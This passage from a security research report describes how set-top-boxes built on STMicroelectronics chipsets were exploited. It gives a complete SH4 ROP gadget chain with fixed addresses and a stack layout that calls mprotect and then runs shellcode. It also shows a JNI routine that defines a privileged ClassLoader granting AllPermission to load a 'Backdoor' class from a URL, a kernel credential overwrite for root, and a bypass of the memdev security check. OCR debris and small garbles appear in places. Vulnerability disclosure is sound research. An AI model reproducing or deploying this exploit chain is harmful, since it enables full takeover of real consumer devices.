ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION

`004E6B58`	`mov      r15, r8`
	`jsr      @r9`
	`add      #h'14, r8`
		`R8=stack ptr`
		`R9:005BFE40  (AND gadget)`
		`R8=stack ptr+0x14`

2. *AND gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION

`005BFE40`	`and      r14, r8`
	`bra      loc_5BFF60`
	`mul.l    r12, r8`
	`mov      #7, r5`
	`jsr      @r13`
		`R8=R8&R14  (R14:0xfffff000)`
		
		`MACL=R8*R12`
		
		`R13:008FEEB8  (MOV R8 to R5 gadget)`

	sts macl, r4	

3. *MOV R8 to R5 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
008FEEB8	jsr @r12	R12:0055C0E8 (*LOAD R7 and REGS gadget*)
	mov r8, r5	R5=mprotect addr (aligned stack ptr)

4. *LOAD R7 and REGS gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0055C0E8	bra loc_55C0C0	
	mov #7, r7	R7=mprotect prot flags = RWX
0055C0C0	mov r7, r0	
	add #4, r15	[space 0x04]=0x00000000
	lds.l @r15+, pr	RET ADDR:00497996 (*LOAD R6 gadget*)
	mov.l @r15+, r14	R14
	mov.l @r15+, r13	R13:0047B48E (*LOAD R4 and SYSTEM CALL INVOKER gadget*)
	mov.l @r15+, r12	R12:mprotect syscall num = 0x7d
	mov.l @r15+, r11	R11:0041B554 syscall
	mov.l @r15+, r10	R10
	mov.l @r15+, r9	R9:mprotect size = 0x2000
	rts	
	mov.l @r15+, r8	R8

5. *LOAD R6 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
00497996	jsr @r13	R13:0047B48E (*LOAD R4 and SYSTEM CALL INVOKER gadget*)
	mov r9, r6	R6=mprotect size

6. *LOAD R4 and SYSTEM CALL INVOKER gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0047B48E	jsr @r11	R11:0041B554 syscall
	mov r12, r4	R12:syscall num (mprotect = 0x7d)
	mov r9, r0	[space 0x44]
	add #h'44, r15	[space 0x44]
	add #h'44, r15	RET ADDR:0047EFC0 (*MOV R15,R4*)
	lds.l @r15+, pr	R14
	mov.l @r15+, r14	R13
	mov.l @r15+, r13	R12
	mov.l @r15+, r12	R11
	mov.l @r15+, r11	R10
	mov.l @r15+, r10	R9
	mov.l @r15+, r9	
	rts	R8
	mov.l @r15+, r8	

7. *MOV R15 to R4 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0047EFC0	mov r15, r4	R4=stack ptr to SHELLCODE
	bra loc_47EABA	
0047EABA	mov r8, r0	
	add #h'58, r15	[space 0x58] -> SHELLCODE
	lds.l @r15+, pr	RET ADDR:007F10FE (JSR R4 gadget)
	mov.l @r15+, r14	R14
	mov.l @r15+, r13	R13


	mov.l @r15+, r12 mov.l @r15+, r11 mov.l @r15+, r10 mov.l @r15+, r9 rts mov.l @r15+, r8	R12 R11 R10 R9 R8

8. *JSR R4 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
007F10FE	jsr @r4 nop	jump to shellcode

Stack manipulation instructions used by ROP gadgets along their prerequisites implicate the necessary stack layout for each of them. Stack content serves two purposes in ROP. First, it provides arguments to code sequences. Second, it chains all ROP sequences together by the means of some code execution transfer instruction. In our case, these are either return from or jump to subroutine instructions (RTS and JSR). The execution of each ROP gadget ends by one of these instructions and the execution is transferred to another code sequence.

The prerequisites described in tables above directly implicate the stack layout necessary for a successful chaining and execution of ROP gadget sequence. This is illustrated on Fig. 11.



```
add      #h'24, r15
lds.l    @r15+, pr
mov.l    @r15+, r14
mov.l    @r15+, r13
mov.l    @r15+, r12
mov.l    @r15+, r11
mov.l    @r15+, r10
mov.l    @r15+, r9
rts
mov.l    @r15+, r8
```

```
mov      r15, r8
jsr      @r9
add      #h'14, r8
```

```
and      r14, r8
bra      loc_5BFF60
mul.l    r12, r8
mov      #7, r5
jsr      @r13
sts      macl, r4
```

Fig. 11 Bulding stack layout from ROP prerequisites.

The final stack layout derived as a result of all of the ROP gadgets' prerequisites is shown in Table 4.

CODE SEQUENCE	STACK LAYOUT[24]
INITIAL EXECUTION TRANSFER (OVERFLOW TRIGGER)	0x00000000, //UtcTime = 0 (must byc < 0x259E8F70) 0x004E6B58, //RET ADDR = 004E6B58 0xffff000, //R14 page mask = 0xffff000 0x008FEEB8, //R13 = 008FEEB8 (MOV R8 to R5) 0x0055C0E8, //R12 = 0055C0E8 (LOAD R7 and REGS) 0x00000000, //R11 0x00000000, //R10

---

[24] the top value (top of the table) indicates the top of the stack.

```
0x005BFE40,   //R9 = 005BFE40 (AND)
0x00000000,   //R8
```

LOAD R7 and REGS gadget

```
0x00000000,   //[space 0x04] = 0x00000000 (dummy)
0x00497996,   //RET ADDR = 00497996 (LOAD R6)
0x00000000,   //R14
0x0047B48E,   //R13 = 0047B48E LOAD R4 and SYSTEM
                CALL INVOKER
0x0000007D,   //R12 mprotect sycall num = 0x7D
0x0041B554,   //R11 = 0041B554 syscall
0x00000000,   //R10
0x00002000,   //R9 mprotect size = 0x2000
0x00000000,   //R8
```

LOAD R4 and SYSTEM CALL INVOKER gadget

```
//[space 0x44]
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
//[space 0x44]
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x00000000,
0x0047EFC0,   //RET ADDR = 0047EFC0 MOV R15 to R4
0x00000000,   //R14
0x00000000,   //R13
0x00000000,   //R12
0x00000000,   //R11
0x00000000,   //R10
0x00000000,   //R9
0x00000000,   //R8
```

MOV R15 to R4 gadget

```
//[space 0x58] -> SHELLCODE
0xe201e100,  //mov     #0,r1
          ,  //mov     #1,r2
0x8bfb3210,  //cmp/eq  r1,r2
             //bf      start

0x00090009,  //nop
             //nop
0x00000000,
0x00000000,
0x00000000,
0x00000000,
```

	0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x007F10FE, //RET ADDR = 007F10FE (JSR r4) 0x00000000, //R14 0x00000000, //R13 0x00000000, //R12 0x00000000, //R11 0x00000000, //R10 0x00000000, //R9 0x00000000, //R8
start	PAYLOAD DATA

Table 4 Stack layout for the ROP gadget execution.

The executed ROP gadget sequence is functionally equivalent to the following pseudocode:

```
mprotect(stack_ptr&0xfffff000,2*PAGESIZE,PROT_ALL)
jump_to(SHELLCODE)
```

The goal of a ROP gadget sequence is to enable code execution from the stack memory containing data copied by the vulnerable `memcpy` call (Issue 2). It further transfers code execution to arbitrary SHELLCODE instructions of which goal is to direct (in a code position independent way) execution to a code sequence immediately following all ROP gadget data (PAYLOAD DATA).

It is important to note that ROP sequences used in our Proof of Concept code can rely on various fixed addresses denoting target code locations. This is possible as the main binary of a MHP application:

- is always loaded at the fixed memory address (`0x400000`),
- hasn't changed much for SW releases (updates) done from 2015 till Jan 2018 (APP SW versions 0x48-0x50).

JVM privilege elevation

In 2012, we developed a comprehensive[25] Proof of Concept code to illustrate the vulnerabilities discovered in ADB set-top-boxes and STMicroelectronics chipsets. As the goal of this research was to both verify the fixing status and make further analysis of ST vulnerabilities possible, it was natural for us to run this Proof of Concept code now as well.


In order to accomplish that goal, we needed to have some means to run Java code from within the native code.

---

[25] 34000 lines of source code, 145 Java classes, 70+ commands implemented.

JavaServer call

While revere engineering the code of the main MHP application, we frequently came across the calls that indicated arbitrary transfer of execution from native code to given static methods of Java classes. A sample of this is illustrated on Fig. 12.



```
.text:00CF0D3E                 mov.l   @(h'4C,pc), r0 ; [00CF0D8C] = java_call_java_server
.text:00CF0D40                 mov     #-1, r4         ; =-1
.text:00CF0D42                 mov.l   @(h'18,r9), r1
.text:00CF0D44                 mov     #0, r7          ; =0
.text:00CF0D46                 mov.l   @(h'48,pc), r5 ; [00CF0D90] = invoke_message_manager_class
.text:00CF0D48                 jsr     @r0 ; java_call_java_server ; r4 = -1
.text:00CF0D48                                         ; r5 = native method ptr
.text:00CF0D48                                         ; r6 = data ptr
.text:00CF0D48                                         ; r7 = 0
.text:00CF0D4A                 mov.l   r1, @(h'C,r8)
.text:00CF0D4C                 lds.l   @r15+, pr
.text:00CF0D4E                 mov.l   @r15+, r9
.text:00CF0D50                 mov     #1, r0
.text:00CF0D52                 rts
.text:00CF0D54                 mov.l   @r15+, r8
008F0D48 0000000000CF0D48: .text:00CF0D48
```

Fig. 12 Sample use of a `java_call_java_server` subroutine call.

The `java_call_java_server`[26] call is a subroutine that notifies JavaServer[27] about the request to call a native method with a given data pointer argument.

What's interesting about this call is that it opens access to Java Virtual Machine[28] functionality. This is due to the fact that the first argument of every native Java method is a pointer to the `JNIEnv` Interface Pointer (`JNIEnv* env`). A `JNIEnv` interface pointer is a pointer to data structure containing a `JNINativeInterface` structure (`JNIEnv` interface function table):

```
struct JNINativeInterface {
    void *reserved0;
    void *reserved1;
    void *reserved2;
    void *reserved3;
    jint (JNICALL *GetVersion)(JNIEnv *env);
    jclass (JNICALL *DefineClass)
           (JNIEnv *env, const char *name, jobject loader, const jbyte *buf,
            jsize len);
    jclass (JNICALL *FindClass)
           (JNIEnv *env, const char *name);
    jmethodID (JNICALL *FromReflectedMethod)
           (JNIEnv *env, jobject method);
    jfieldID (JNICALL *FromReflectedField)
           (JNIEnv *env, jobject field);
    jobject (JNICALL *ToReflectedMethod)
           (JNIEnv *env, jclass cls, jmethodID methodID, jboolean isStatic);
    jclass (JNICALL *GetSuperclass)
           (JNIEnv *env, jclass sub);
    jboolean (JNICALL *IsAssignableFrom)
           (JNIEnv *env, jclass sub, jclass sup);
    jobject (JNICALL *ToReflectedField)
           (JNIEnv *env, jclass cls, jfieldID fieldID, jboolean isStatic);
```

---

[26] the name was assigned by us, the method real address is `0x00BEACC0`.

[27] through the internal notification mechanism, `tv.osmosys.Kickstart$JavaServerMPNotify` class and its fields (`nativeFunctionJPTR` and `nativeDataJPTR`).

[28] CVM in the case of ADB set-top-boxes.

```
    jint (JNICALL *Throw)
           (JNIEnv *env, jthrowable obj);
    jint (JNICALL *ThrowNew)
           (JNIEnv *env, jclass clazz, const char *msg);
    jthrowable (JNICALL *ExceptionOccurred)
           (JNIEnv *env);
    ...
}
```

The function pointers of this structure contain more than 200 functions that allow for a control over the Java Virtual Machine environment and invocation of JVM functionality.

Privileged class loader namespace

Index 5 in the `JNIEnv` interface function table corresponds to a `defineClass` function, which allows for arbitrary class definition in a given Class Loader namespace:

```
jclass DefineClass(JNIEnv *env, const char *name, jobject loader, const jbyte *buf,
jsize bufLen);
```

This functionality is exploited in our Proof of Concept code to define a privileged Class Loader (class `A`) in a NULL (system) Class Loader namespace and to make a call into its method:

```
public class A extends URLClassLoader {
 public static final String POC_CLASS     = "Backdoor";

 public static void run_poc(String POC_URL) {
  try {
   URL utab[]=new URL[1];
   utab[0]=new URL(POC_URL);

   ClassLoader cl=new A(utab,get_carbo_loader());
   Class c=cl.loadClass(POC_CLASS);

   Method start_m=c.getMethod("start",new Class[0]);
   start_m.invoke(null,new Object[0]);
  } catch(Throwable t) {}
 }

 public A(URL urls[],ClassLoader cl) {
  super(urls,cl);
 }

 public PermissionCollection getPermissions(CodeSource codesource) {
  Permissions perms=new Permissions();
  perms.add(new AllPermission());
  return perms;
 }
}
```

This Class Loader serves two purposes. First, it creates a privileged Class Loader namespace as all classes loaded through it are defined with full privileges. Second, it initiates the loading and execution of the main Proof of Concept Code based on SE-2011-01 POC (`Backdoor` class).

The actual class definition and invocation of its methods is accomplished with the use of a custom native code sequence provided as an argument to the `java_call_java_server` call. The arguments for this call are set as indicated in Table 5.


ARGUMENT	DESCRIPTION
`R4`	-1
`R5`	an address of a native Java code to execute (`javaproc`)
`R6`	an address of a data structure specifying the arguments for a native Java proc (`javadata`)
`R7`	0

Table 5 Arguments to the `java_call_java_server` call.

Data structure specifying the arguments for the call is filled with the arguments indicating the name and class bytes of a target class to define along the name and descriptor of a target method to invoke:

```
javadata:
.long 0x00000000     !clazz
.long 0x00000000     !buf
.long 0x00000000     !buflen

.long 0x00000000     !url
.long 0x00000000     !method name
.long 0x00000000     !method desc
```

The code sequence implementing native Java code executed by the JavaServer is illustrated on Fig. 13.


javaproc
DEFINE JAVA CLASS WITH GIVEN NAME AND CLASS BYTES
FIND ID OF A JAVA METHOD WITH GIVEN NAME AND DESCRIPTOR
INVOKE JAVA METHOD WITH GIVEN ARGUMENTS

```
mov      r4,r8            ! JNIEnv
mov      r5,r9            ! data

mov.l    @(0,r9),r5       ! class name
mov      #0,r6            ! loader
mov.l    @(4,r9),r7       ! class bytes

mov.l    @(8,r9),r0       ! class bytes size
mov.l    r0,@r15

mov.l    @r8,r0
mov.l    @(20,r0),r0      ! DefineClass

jsr      @r0
nop

...

mov      r0,r12           ! jstring
mov      r8,r4            ! JNIEnv
mov      r11,r5           ! jclass

mov.l    @(16,r9),r6      ! method name
mov.l    @(20,r9),r7      ! method desc

mov.l    @r8,r0
mov.l    @(28,r9),r10
mov.l    @(r0,r10),r0     ! GetStaticMethodID

jsr    @r0
nop

mov      r8,r4            ! JNIEnv
mov      r11,r5           ! jclass
mov      r0,r6            ! mid
mov      r12,r7           ! jstring

mov.l    @r8,r0
mov.l    @(32,r9),r10
mov.l    @(r0,r10),r0     ! CallStaticVoidMethod

jsr    @r0
nop
```

Fig. 13 Native code sequence executed by the JavaServer.

The original `javaproc` routine is a little bit more complex as it also includes calls to the following JNI methods:

- `NewStringUTF` (allocation of Java String instances for given C strings),
- `NewGlobalRef` (safe-guarding local Java references, so that these are not invalidated by a Garbage Collector).

Additionally, the main SHELLCODE payload reads all necessary data such as the name and class bytes of a target class to define along Class Loader URL and the name / descriptor pair of a target method to invoke from the network server. This is implemented by `RunJava` class.

Carbo Class Loader

During creation of a privileged Class Loader `A`, a parent Class Loader is provided that indicates a Class Loader of the main set-to-box MHP application (ITI Carbo / operator application). The reason for doing this is to enable the visibility of ITI Carbo classes in our Proof of Concept code[29]. This is required for arbitrary interference with the MHP application (changing its behavior, etc.).



APP LIST
AppManagerImpl 2d:4051
WatermarkXlet 2d:5600
...
XletAppProxy instance
Class tv.osmosys.application.XletAppProxy
tv.osmosys.application.AppManager appman
ArrayList listeners
int pid
final int oid
final int aid
tv.osmosys.application.AppManager$XletApp appinst
XletApp instance
Class tv.osmosys.application.AppManager$XletApp
tv.osmosys.application.AppManager appMan
tv.osmosys.application.AppsProvider provider
org.dvb.application.AppID thisID
tv.osmosys.application.XletAppAttributes thisAttribs
tv.osmosys.application.StorageAppID storageID
String sharedApiUsed[]
String storagePath
javax.tv.xlet.Xlet theAppTV
javax.microedition.xlet.Xlet theAppME
int state
int previousState
...
getClass().getClassLoader()
Carbo Class Loader

Fig. 14 Obtaining reference to the Class Loader of the main MHP application.

The reference to a Class Loader of the main set-to-box MHP application (Carbo Class Loader) is obtained with the use of the following steps (Fig. 14):

- Java applications running on a STB device are enumerated with the use of a functionality provided by a `tv.osmosys.application.AppManager` class,
- a reference to the XLet instance for each enumerated application is obtained with the use of a Java Reflection API, this reference is available in a private `theAppTV` field of `tv/osmosys/application/AppManager$XletApp` class, the latter field is also

---

[29] Java class loading mechanism attempts to load a requested class from a parent Class Loader.

retrieved with the use of a Reflection API (private `appinst` field of `tv/osmosys/application/XletAppProxy` class),

- `getClass().getClassLoader()` call sequence is invoked on the XLet instance of `com.adb.gae.iticarbo.AppManagerImpl` class (a kickstart class implementing the main MHP application).

OS privilege elevation

Issue 3 makes it possible to modify the OS kernel. This is exploited in our Proof of Concept code to change the `cred` structure of a current thread[30]:

```
struct cred {
       atomic_t     usage;
       uid_t        uid;          /* real UID of the task */
       gid_t        gid;          /* real GID of the task */
       uid_t        suid;         /* saved UID of the task */
       gid_t        sgid;         /* saved GID of the task */
       uid_t        euid;         /* effective UID of the task */
       gid_t        egid;         /* effective GID of the task */
       uid_t        fsuid;        /* UID for VFS ops */
       gid_t        fsgid;        /* GID for VFS ops */
       unsigned     securebits;   /* SUID-less security management */
       kernel_cap_t cap_inheritable; /* caps our children can inherit */
       kernel_cap_t cap_permitted;      /* caps we're permitted */
       kernel_cap_t cap_effective;      /* caps we can actually use */
       ...
}
```

More specifically, a given range[31] of system physical memory pages is searched for a pattern of uid / gid values corresponding to security credentials of a current thread. In our case (id=555, gid=10) the search is conducted for a pattern of the following eight consecutive 32-bit words[32]:

```
0000022b 0000022b 0000022b 0000022b 0000000a 0000000a 0000000a 0000000a
```

When found, this pattern is changed to the values indicating superuser privileges (id=0, gid=0). Additionally, the three capabilities sets (inheritable, permitted and effective) following the uid/gid fields are all set to the value of `0xffffffff` (all capabilities get enabled for the current thread).

Kernel mode privileges

As a result of a privilege elevation to root user, access to virtual kernel memory space (`/dev/kmem` device file) can be gained.

In our Proof of Concept code from 2012, such an access was exploited for the installation of a custom system call handler[33]. This functionality is not implemented by SRP-2018-02 POC as some

---

[30] similar exploitation technique was used in our original SE-2011-01 POC, but with respect to a virtual memory.

[31] the range of 0x40000000 to 0x7fe00000 physical addresses.

[32] according to the `cred` struct the pattern should be composed of 4 pairs of uid/gid values, but we have observed that in memory it is composed of 4 uid values followed by 4 gid values.


[33] the unused system call number 17 was hijacked and its execution directed to kernel memory location corresponding to the `stptiHAL_read_proc_dsc` code. A custom code handler was installed at this code location, which provided the functionality for arbitrary kernel I/O memory space access by the means of `IOMem` class.

other means is used to provide the functionality for arbitrary kernel I/O memory space access (and ST chipset access).

ST chipset access

Instead of making use of the `IOMem` class for access to memory range of STi7111 DVB chipset, we rely on the `STTKDMA` class implementation for that purpose.

Our original SE-2011-01 Proof of Concept code relied on `/dev/memdev` device for STTKDMA registers and firmware access. The security of this device was however tightened. As a result, only trusted ST chipset I/O space regions could be opened with the use of a `MEM_Open` call of `libstd_drv_mem.so` library. The STTKDMA registers and firmware code location (`0xfe248000` base) could not be accessed. This is illustrated on Fig. 15.



IDA View-A
ST CHIPSET I/O SPACE RANGES ALLOWED TO BE ACCESSED BY MEMDEV DEVICE DRIVER

```
.rodata:00000460                 .section .rodata, DATA
.rodata:00000460 allowed_addr_ranges:.data.l h'FE001000  ; DATA XREF: .text:off_2B0↑?
.rodata:00000464                 .data.l h'FE001008
.rodata:00000468                 .data.l h'FE00D05C
.rodata:0000046C                 .data.l h'FE00D060
.rodata:00000470                 .data.l h'FE216400
.rodata:00000474                 .data.l h'FE216800
.rodata:00000478                 .data.b    0
.rodata:00000479                 .data.b    0
.rodata:0000047A                 .data.b    0
.rodata:0000047B                 .data.b    0
.rodata:0000047C                 .data.b    0
.rodata:0000047D                 .data.b    0
.rodata:0000047E                 .data.b    0
.rodata:0000047F                 .data.b    0
.rodata:0000047F
.rodata.str1.4:00000480 ; ===========================================================================
.rodata.str1.4:00000480
.rodata.str1.4:00000480 ; Segment type: Pure data
.rodata.str1.4:00000480                 .section .rodata.str1.4, DATA
.rodata.str1.4:00000480 aMemdev:        .sdata "MEMDEV"          ; DATA XREF: .exit.text:off_304↑?
.rodata.str1.4:00000480                                          ; .init.text:off_420↑?
000004C0 0000000000000460: .rodata:allowed_addr_ranges
```

Fig. 15 Address ranges (pairs) allowed to be accessed by `memdev` device.

The described behavior is due to the security check conducted on a device driver's side as a response to the `MEM_Open` call. This check verifies whether the requested memory address range to access (open) is within the allowed ranges.

This security check can be however easily disabled by the means of overwriting a `memdev` device driver variable indicating whether verification of memory addresses should take place (MEMDEV_SECURITY_CHECK). This is implemented in our Proof of Concept Code (`patch_devmem` method of `STTKDMA` class).

